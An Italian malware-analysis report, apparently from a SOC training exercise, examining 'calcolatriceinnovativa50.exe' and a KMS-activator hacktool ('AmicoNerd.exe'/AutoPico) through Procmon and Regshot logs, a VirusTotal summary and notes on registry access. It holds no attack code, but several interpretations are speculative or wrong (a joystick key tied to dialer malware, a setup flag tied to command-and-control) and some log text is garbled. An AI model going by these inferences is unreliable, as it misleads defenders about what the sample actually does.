calcolatriceinnovativa50.exe	2956	RegCloseKey	HKCU\Control Panel\Desktop	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKCU	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode	NAME NOT FOUND	Length 16
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\SideBySide\AssemblyStorageRoots	NAME NOT FOUND	Desired Access: Enumerate Sub Keys
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Query Value, Set Value
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Saler\CodeIdentifiers	SUCCESS	Desired Access: Query Value
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\Saler\CodeIdentifiers\TransparentEnabled	SUCCESS	Type: REG_DWORD, Length 4, Data: 1

Effettua il comando “**RegOpenKey**” per visualizzare e analizzare tutti le chiavi di registro con il “**Desired Access: Read**”, ed eleva i propri privilegi con il **Maximum Allowed**, per poi leggere le restanti chiavi all’interno di quel path se riceve un **SUCCESS**.

Analizzare questo file con gli strumenti che conoscete andando a confermare che è un malware  
calcolatriceinnovativa50.exe.zip (totalmente innoquo)



calcolatoreinnovativa50.exe	2956	CreateFile	C:\DOCUMENTS AND SETTINGS
calcolatoreinnovativa50.exe	2956	QueryDirectory	C:\Documents and Settings
calcolatoreinnovativa50.exe	2956	QueryDirectory	C:\Documents and Settings
calcolatoreinnovativa50.exe	2956	CreateFile	C:\Documents and Settings
calcolatoreinnovativa50.exe	2956	CreateFile	C:\Documents and Settings\ADMINISTRATOR
calcolatoreinnovativa50.exe	2956	QueryDirectory	C:\Documents and Settings\Administrator
calcolatoreinnovativa50.exe	2956	QueryDirectory	C:\Documents and Settings\Administrator
calcolatoreinnovativa50.exe	2956	CreateFile	C:\Documents and Settings\Administrator
calcolatoreinnovativa50.exe	2956	CreateFile	C:\Documents and Settings\Administrator\Desktop
calcolatoreinnovativa50.exe	2956	QueryDirectory	C:\Documents and Settings\Administrator\Desktop
calcolatoreinnovativa50.exe	2956	QueryDirectory	C:\Documents and Settings\Administrator\Desktop
calcolatoreinnovativa50.exe	2956	CreateFile	C:\Documents and Settings\Administrator\Desktop
calcolatoreinnovativa50.exe	2956	CreateFile	C:\WINDOWS\System32
calcolatoreinnovativa50.exe	2956	QueryDirectory	C:\WINDOWS\System32
calcolatoreinnovativa50.exe	2956	QueryDirectory	C:\WINDOWS\System32
calcolatoreinnovativa50.exe	2956	QueryDirectory	C:\WINDOWS\System32
calcolatoreinnovativa50.exe	2956	QueryDirectory	C:\WINDOWS\System32
calcolatoreinnovativa50.exe	2956	QueryDirectory	C:\WINDOWS\System32
calcolatoreinnovativa50.exe	2956	QueryDirectory	C:\WINDOWS\System32
calcolatoreinnovativa50.exe	2956	CreateFile	C:\WINDOWS\System32\cmd.dll
calcolatoreinnovativa50.exe	2956	CreateFileMapping	C:\WINDOWS\System32\cmd.dll
calcolatoreinnovativa50.exe	2956	QueryStandardInformationFile	C:\WINDOWS\System32\cmd.dll
calcolatoreinnovativa50.exe	2956	CreateFileMapping	C:\WINDOWS\System32\cmd.dll
calcolatoreinnovativa50.exe	2956	CreateFile	C:\WINDOWS\System32\kernel32.dll
calcolatoreinnovativa50.exe	2956	CreateFileMapping	C:\WINDOWS\System32\kernel32.dll
calcolatoreinnovativa50.exe	2956	QueryStandardInformationFile	C:\WINDOWS\System32\kernel32.dll
calcolatoreinnovativa50.exe	2956	CreateFileMapping	C:\WINDOWS\System32\kernel32.dll
calcolatoreinnovativa50.exe	2956	CreateFile	C:\WINDOWS\System32\unicode.nls

```
SUCCESS
SUCCESS
NO MORE FILES
SUCCESS
SUCCESS
NO MORE FILES
SUCCESS
SUCCESS
NO MORE FILES
SUCCESS
SUCCESS
SUCCESS
SUCCESS
NO MORE FILES
SUCCESS
SUCCESS
SUCCESS
SUCCESS
SUCCESS
SUCCESS
SUCCESS
SUCCESS
```

Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup  
0, ..., 1, ... FileInformationClass: FileNameInformation, 3: All Users, 4: Default User, 5: LocalService, 6: NetworkService

Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup  
0: ..., 1: ..., FileInformationClass: FileNameInformation, 3: Cookies, 4: Desktop, 5: Favorites, 6: Local Settings, 7: My Documents, 8: NetHood,

Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup  
0; ...; FileInformationClass: FileNameInformation, 3; AmicoNerd.ip; 4; BuildWeek.ip; 5; BuildWeek\_Unit\_3; 6; calculatriceinnovativa51



```
Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous I/O NonAlert, Open For Backup
0: 1: ... FileInformationClass: FileNamesInformation, 3: -1, 4: 1025, 5: 1028, 6: 1031, 7: 1033, 8: 1037, 9: 1041, 10: 1042, 11: 1051, 12: 1125
0: eapprop: dl, 1: eapoc: dl, FileInformationClass: FileNamesInformation, 3: edit.com, 4: edit.hlp, 5: editn.exe, 6: efsadl.dll, 7: ega.cpt, 8: efs
0: modemu.dll, 1: modem.dll, FileInformationClass: FileNamesInformation, 3: mcomcom.dll, 4: mountvol.exe, 5: mouse drv, 6: mp43dmod.dll, 7:
0: prodspicr1, 1: prodspicr, FileInformationClass: FileNamesInformation, 3: PRONDI32.dll, 4: proquota.exe, 5: PROUninstall.exe, 6: proxyregi
0: vs04k.dll, 1: View Channels, dl, FileInformationClass: FileNamesInformation, 3: vs04kutil.dll, 4: vs04kutil.dll, 5: vs04kutil.dll, 6: vs04kutil.dll
```

Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, SyncType: SyncTypeCreateSection, PageProtection: PAGE\_READWRITE  
AllocationSize: 708,608, EndOfFile: 706,048, NumberOfLinks: 1, DeletePending: False, Directory: False  
SyncType: SyncTypeOther  
Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, SyncType: SyncTypeCreateSection, PageProtection: PAGE\_READWRITE  
AllocationSize: 391,232, EndOfFile: 959,596, NumberOfLinks: 1, DeletePending: False, Directory: False  
SyncType: SyncTypeOther  
Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read,

Questo malware cerca di leggere dei file in determinati path. Si osserva che nelle figura sulla destra il malware cerca di recuperare le info a lui necessarie, analizzando vari file.



Analizzare questo file con gli strumenti che conoscete andando a confermare che è un malware calcolatriceinnovativa50.exe.zip (totalmente innoquo)



2956	QueryOpen	C:\Documents and Settings\Administrator\Desktop\calcolatriceinnovativa50.exe.Local	NAME NOT FOUND
2956	QueryOpen	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d1_6.0.2600.5512_x-ww_35d4ce83	SUCCESS
2956	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d1_6.0.2600.5512_x-ww_35d4ce83	SUCCESS
2956	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d1_6.0.2600.5512_x-ww_35d4ce83.com	SUCCESS
2956	CreateFileMapping	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d1_6.0.2600.5512_x-ww_35d4ce83.com	SUCCESS
2956	QueryStandardInformationFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d1_6.0.2600.5512_x-ww_35d4ce83.com	SUCCESS
2956	CreateFileMapping	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d1_6.0.2600.5512_x-ww_35d4ce83.com	SUCCESS
2956	CloseFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d1_6.0.2600.5512_x-ww_35d4ce83.com	SUCCESS
2956	CreateFileMapping	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d1_6.0.2600.5512_x-ww_35d4ce83.com	SUCCESS
2956	CreateFileMapping	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d1_6.0.2600.5512_x-ww_35d4ce83.com	SUCCESS
2956	CloseFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d1_6.0.2600.5512_x-ww_35d4ce83.com	SUCCESS
2956	QueryOpen	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
2956	CreateFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
2956	CreateFileMapping	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
2956	QueryStandardInformationFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
2956	CreateFileMapping	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
2956	CloseFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
2956	QueryOpen	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
2956	CreateFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
2956	CreateFileMapping	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
2956	QueryStandardInformationFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
2956	CreateFileMapping	C:\WINDOWS\WindowsShell.Manifest	SUCCESS

CreationTime: 3/20/2017 10:35:31 PM, LastAccessTime: 7/19/2023 2:26:58 PM, LastWriteTime: 3/20/2017 10:35:31 PM, ChangeTime: 3  
Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attributes: n/a, ShareMode: Read  
Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a,  
SyncType: SyncTypeCreateSection, PageProtection: PAGE\_EXECUTE  
AllocationSize: 1,056,768, EndOfFile: 1,054,208, NumberOfLinks: 1, DeletePending: False, Directory: False  
SyncType: SyncTypeOther

Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a,  
SyncType: SyncTypeCreateSection, PageProtection: PAGE\_EXECUTE  
SyncType: SyncTypeOther

CreationTime: 3/20/2017 11:19:14 PM, LastAccessTime: 7/19/2023 2:25:16 PM, LastWriteTime: 3/20/2017 11:19:14 PM, ChangeTime: 3  
Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a,  
SyncType: SyncTypeCreateSection, PageProtection: PAGE\_EXECUTE  
AllocationSize: 4,096, EndOfFile: 749, NumberOfLinks: 1, DeletePending: False, Directory: False  
SyncType: SyncTypeOther

CreationTime: 3/20/2017 11:19:14 PM, LastAccessTime: 7/19/2023 2:26:58 PM, LastWriteTime: 3/20/2017 11:19:14 PM, ChangeTime: 3  
Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read  
SyncType: SyncTypeCreateSection, PageProtection: PAGE\_READONLY  
AllocationSize: 4,096, EndOfFile: 749, NumberOfLinks: 1, DeletePending: False, Directory: False  
SyncType: SyncTypeOther

Con i permessi di "Execute/Traverse" per il percorso specificato


"C:\WINDOWS\WinSxS\x86\_Microsoft.Windows.Common-Controls\_6595b64144ccf1d1\_6.0.2600.5512\_x-ww\_35d4ce83" un malware avrebbe diverse opzioni potenziali:

Infezione del file, esecuzione del codice malevolo, creazione di backdoor, sfruttamento di vulnerabilità note o sconosciute all'interno del file o della directory, disattivazione delle protezioni di sicurezza.

Con i permessi di "Execute/Traverse, Generic Read, Depository Open" per il percorso: "C:\WINDOWS\WindowsShell.Manifest" un malware potrebbe eseguire diverse operazioni:

Raccolta di informazioni sensibili, infezione del file, esecuzione di codice malevolo, depository open per accedere ad altri file o risorse presenti nella stessa posizione o in un percorso correlato, sfruttamento di vulnerabilità.

Il solito dipendente sveglia dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



A seguito dell'**analisi statica** eseguita è stato difficile valutare il file, poiché non riusciamo a vedere ed analizzare tutte le librerie importate.

Con il supporto di CFF siamo riusciti a visualizzare la libreria "mscorEE.dll" essa è presente nei sistemi operativi Windows che è strettamente associata all'esecuzione delle applicazioni basate sulla piattaforma .NET Framework di Microsoft.

Il materiale, fino ad ora raccolto, non è sufficiente per delineare il possibile comportamento del malware, per fare ciò ci avvarremo dell'**analisi dinamica** che andremo ad approfondire nelle slide successive.

## Parte 2

Il solito dipendente sveglia dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



```
-res-x86_0010 - Notepad
File Edit Format View Help
Regshot 1.9.0 x86 unicode
Comments:
Datetime: 2023/7/20 08:01:57 , 2023/7/20 08:06:53
Computer: MALWARE_TEST , MALWARE_TEST
Username: Administrator , Administrator

-----
values added: 4
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDg32\OpenSaveMRU\hiv\g: "C:\Documents and Settings\Administrator\Desktop\firstshotamicoNerd.hivu"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:P:\Qbphzragf nap Eroavaf nqzvavfngengeb
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\Shell\Roam\MUICache\C:\Documents and Settings\Administrator\Desktop\AmicoNerd (1)\AmicoNerd\AmicoNerd.exe: "AutoPico"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\Shell\Roam\MUICache\C:\PROGRA~1\COMMON~1\MICROS~1\DW\DW20.EXE: "Microsoft Application Error Reporting"
```



c6603d416dfc48894eda35d9a9a8523bd9823e215ab926783ce6848aa8a62c4



Sign in

53  
/ 71

Community Score

53 security vendors and 1 sandbox flagged this file as malicious

Reanalyze Similar More

c6603d416dfc48894eda35d9a9a8523bd9823e215ab926783ce6848aa8a62c4

AutoPico.exe

Size

722.69 KB

Last Analysis Date

14 days ago



EXE

peexe assembly overlay revoked-cert runtime-modules invalid-signature signed detect-debug-environment checks-network-adapters long-sleeps direct-cpu-clock-access via-for-calls-wmi

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 20+

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label hacktool rpchook/autokms

Threat categories

hacktool

trojan

pua

Family labels

rpchook

autokms

kmsactivator

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	HackTool/Win.AutoKMS.C948312
ALYac	Application Hacktool KMSActivator.AQ	Anity-AVL	RiskWare[NetTool]/Win64.RPCHOOK
Arcabit	Application KMS	Avast	Win32.MiscX-gen.[PUP]
AVG	Win32.MiscX-gen.[PUP]	BitDefender	Application.Hacktool.KMSActivator.AQ
BitDefenderTheta	Gen.NN.Zemself.36270.Tm1@a8vJERd	ClamAV	Win.Tool.Kmsactivator-9811695-0

Il solito dipendente sveglia dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



AmicoNerd.exe	952	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing	SUCCESS	Desired Access: Read, Create Sub Key
AmicoNerd.exe	952	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\veappcfg	SUCCESS	Desired Access: Write
AmicoNerd.exe	952	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\veappcfg\LogSessionName	SUCCESS	Type: REG_EXPAND_SZ, Length: 14, Data: stdout
AmicoNerd.exe	952	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\veappcfg\Active	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
AmicoNerd.exe	952	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\veappcfg\ControlFlags	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
AmicoNerd.exe	952	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\veappcfg\TraceIdentifier	SUCCESS	Desired Access: Write
AmicoNerd.exe	952	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\veappcfg\TraceIdentifier\Guid	SUCCESS	Type: REG_SZ, Length: 74, Data: 5f31090b-d990-4e91-b16d-46721d0255as
AmicoNerd.exe	952	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\veappcfg\TraceIdentifier\Names	SUCCESS	Type: REG_SZ, Length: 52, Data: Error Unusual Info Debug
AmicoNerd.exe	952	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\veappcfg\TraceIdentifier	SUCCESS	
AmicoNerd.exe	952	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\veappcfg	SUCCESS	
AmicoNerd.exe	952	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing	SUCCESS	

Se un malware sta tentando di scrivere nella chiave del Registro di sistema **traceIdentifier**, potrebbe essere un segno di un tentativo di modificare le configurazioni di autenticazione del sistema. Questo potrebbe essere fatto per rubare credenziali di accesso o compromettere la sicurezza del sistema.

Ecco alcuni scenari in cui un malware potrebbe utilizzare chiavi di registro "**REG\_EXPAND\_SZ**" in modo dannoso:

- **Camuffamento di percorsi:** Il malware potrebbe utilizzare variabili di ambiente espandibili per mascherare il proprio percorso o per riferirsi a posizioni nascoste sul sistema. Ad esempio, potrebbe memorizzare il suo eseguibile in "%APPDATA%" o "%TEMP%", rendendo difficile individuare la sua presenza.
- **Persistenza:** Il malware potrebbe creare chiavi di registro con variabili di ambiente per garantire la sua persistenza nel sistema. In questo modo, anche se l'utente elimina fisicamente il file eseguibile del malware, il malware può rigenerarsi o essere eseguito nuovamente utilizzando il percorso specificato nella chiave di registro.
- **Evitare la rilevazione dell'antivirus:** Un malware potrebbe utilizzare variabili di ambiente per variare dinamicamente il percorso dei suoi file o delle sue azioni. Questo può rendere più difficile per gli strumenti di sicurezza, come l'antivirus, individuare e bloccare il malware.
- **Iniettare codice malevolo:** Alcuni malware possono scrivere chiavi di registro "REG\_EXPAND\_SZ" per iniettare codice malevolo in processi legittimi. In questo modo, il malware può eseguire attacchi di "injection" o altri comportamenti dannosi all'interno di processi affidabili, mascherando le sue azioni nocive.

Il solito dipendente sveglia dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



9:06:27.43171...	AmicoNerd.exe	952	RegOpenKey	HKLM\System\CurrentControlSet\Control\WMI\Security	SUCCESS	Desired Access: Read, Maximum Allowed
9:06:27.43173...	AmicoNerd.exe	952	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\DF8480A1-7492-4F45-AB78-1084642581FB	NAME NOT FOUND	Length: 130
9:06:27.43174...	AmicoNerd.exe	952	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\00000000-0000-0000-0000-000000000000	NAME NOT FOUND	Length: 130
9:06:27.43182...	AmicoNerd.exe	952	RegCloseKey	HKLM\System\CurrentControlSet\Control\WMI\Security	SUCCESS	

La chiave del Registro di sistema **"HKLM\System\CurrentControlSet\Control\WMI\Security"** è legata alla sicurezza del servizio **WMI (Windows Management Instrumentation)** per la gestione e il monitoraggio dei dispositivi e delle applicazioni in ambiente Windows. Con l'accesso **"Read, Maximum Allowed"** a questa chiave, il malware può:

- **Raccolta di informazioni sensibili:** Il malware potrebbe leggere i dati all'interno della chiave del Registro di sistema per ottenere informazioni specifiche riguardanti le impostazioni di sicurezza o altre configurazioni correlate al servizio WMI. Queste informazioni possono essere utilizzate per compiere ulteriori attacchi o per raccogliere informazioni sul sistema.
- **Modifica delle impostazioni di sicurezza di WMI:** Il malware potrebbe tentare di modificare le impostazioni di sicurezza del servizio WMI per eludere i controlli di sicurezza, ottenere maggiori privilegi o compromettere la gestione del sistema.
- **Disattivazione del servizio WMI:** Il malware potrebbe cercare di disattivare o danneggiare il servizio WMI per evitare che gli amministratori di sistema utilizzino questa potente tecnologia per monitorare e gestire il sistema.
- **Utilizzo di funzionalità di WMI per scopi malevoli:** Il malware potrebbe sfruttare le funzionalità fornite dal servizio WMI per eseguire comandi dannosi, creare o modificare componenti malevoli o comunicare con server di comando e controllo.



Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



106.27.45593...	AmicoNerd.exe	952	RegOpenKey	HKLM\System\CurrentControlSet\Control\MediaProperties\PrivateProperties\Joystick\Winnm	SUCCESS	Desired Access: All Access
106.27.45596...	AmicoNerd.exe	952	RegQueryValue	HKLM\System\CurrentControlSet\Control\MediaProperties\PrivateProperties\Joystick\Winnm\wheel	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
106.27.45599...	AmicoNerd.exe	952	RegCloseKey	HKLM\System\CurrentControlSet\Control\MediaProperties\PrivateProperties\Joystick\Winnm	SUCCESS	

Se il malware ha solo accesso di lettura a una chiave nel Registro di sistema, può solo leggere informazioni memorizzate. Tuttavia, potrebbe comunque:

- **Rilevamento di dispositivi di telefonia:** Il malware potrebbe cercare di rilevare la presenza di modem o altri dispositivi di telefonia sul sistema.
- **Raccolta di informazioni:** Il malware potrebbe cercare di ottenere informazioni sensibili riguardanti numeri di telefono, impostazioni di connessione, dettagli di chiamate o altre informazioni rilevanti.
- **Identificazione dell'ambiente di rete:** Il malware potrebbe utilizzare queste informazioni per capire la topologia di rete o per identificare eventuali vulnerabilità presenti nel sistema.
- **Orientamento per futuri attacchi:** Il malware potrebbe utilizzare le informazioni raccolte come parte di una fase di reconnaissance (ricognizione) per pianificare futuri attacchi mirati.
- **Conferma dell'installazione o infezione:** Il malware potrebbe cercare la presenza di particolari programmi o configurazioni legate alla telefonia per verificare se è già stato installato o per confermare che l'infezione è avvenuta con successo.
- **Intercettazione delle comunicazioni telefoniche:** Il malware potrebbe utilizzare queste impostazioni per intercettare le chiamate telefoniche o per alterarne il comportamento. Questo potrebbe comportare la registrazione non autorizzata delle chiamate o il reindirizzamento delle chiamate a numeri diversi.

Queste minacce potrebbero rimandare a un particolare tipo di malware, detto **DIALER**, il quale era spesso noto per creare danni economici manipolando e inoltrando chiamate telefoniche a insaputa dell'utente.

Il solito dipendente sveglia dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



9:06:27.50948...	AmicoNerd.exe	952	RegOpenKey	HKLM\System\Setup	SUCCESS	Desired Access: Query Value
9:06:27.50950...	AmicoNerd.exe	952	RegQueryValue	HKLM\SYSTEM\Setup\SystemSetupInProgress	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
9:06:27.50953...	AmicoNerd.exe	952	RegCloseKey	HKLM\SYSTEM\Setup	SUCCESS	

In sintesi, un malware potrebbe manipolare il valore **"SystemSetupInProgress"** nel Registro di sistema per vari scopi malevoli:

- **Interferire con l'installazione o l'aggiornamento del sistema, impedendo la corretta esecuzione di nuove versioni o aggiornamenti di sicurezza.**
- **Evitare la rilevazione** nascondendosi dietro un falso stato di installazione o aggiornamento, confondendo gli strumenti di rilevamento.
- **Mantenere persistenza** nel sistema assicurandosi di essere eseguito nuovamente ad ogni avvio o riavvio, mantenendo il valore "SystemSetupInProgress" impostato su 1.

Queste manipolazioni potrebbero essere utilizzate anche per consentire la **comunicazione del malware con un server di controllo remoto, permettendo di segnalare lo stato del sistema o ricevere istruzioni.**



Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip  
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



AmicoNerd.exe	952	RegCreateKey	HKLM\SYSTEM\CurrentControlSet\Services\EventLog\Application\ESENT	SUCCESS	Desired Access: Write
AmicoNerd.exe	952	RegSetValue	HKLM\System\CurrentControlSet\Services\Eventlog\Application\ESENT\EventMessageFile	SUCCESS	Type: REG_EXPAND_SZ, Length: 60, Data: C:\WINDOWS\system32\ESENT.dll
AmicoNerd.exe	952	RegSetValue	HKLM\System\CurrentControlSet\Services\Eventlog\Application\ESENT\CategoryMessageFile	SUCCESS	Type: REG_EXPAND_SZ, Length: 60, Data: C:\WINDOWS\system32\ESENT.dll
AmicoNerd.exe	952	RegSetValue	HKLM\System\CurrentControlSet\Services\Eventlog\Application\ESENT\CategoryCount	SUCCESS	Type: REG_DWORD, Length: 4, Data: 16
AmicoNerd.exe	952	RegSetValue	HKLM\System\CurrentControlSet\Services\Eventlog\Application\ESENT\TypesSupported	SUCCESS	Type: REG_DWORD, Length: 4, Data: 7
AmicoNerd.exe	952	RegInsetValue	HKLM\System\CurrentControlSet\Services\Eventlog\Application\ESENT	SUCCESS	

con l'accesso "Write" alla chiave **ESENT** del Registro di sistema Il malware potrebbe compiere azioni dannose come:

- **Falsa registrazione di eventi:** Il malware potrebbe registrare eventi ingannevoli per nascondere le sue attività o confondere gli utenti.
- **Cancellazione di eventi critici:** Il malware potrebbe eliminare eventi importanti per evitare il rilevamento di attività anomale.
- **Disabilitazione del logging:** Il malware potrebbe disabilitare la registrazione degli eventi per nascondere le sue azioni.
- **Intasamento del registro degli eventi:** Il malware potrebbe saturare il registro con eventi falsi per rendere difficile l'analisi.
- **Creazione di backdoor:** Il malware potrebbe utilizzare il registro degli eventi come canale per comunicare con server remoti o per l'accesso futuro al sistema.
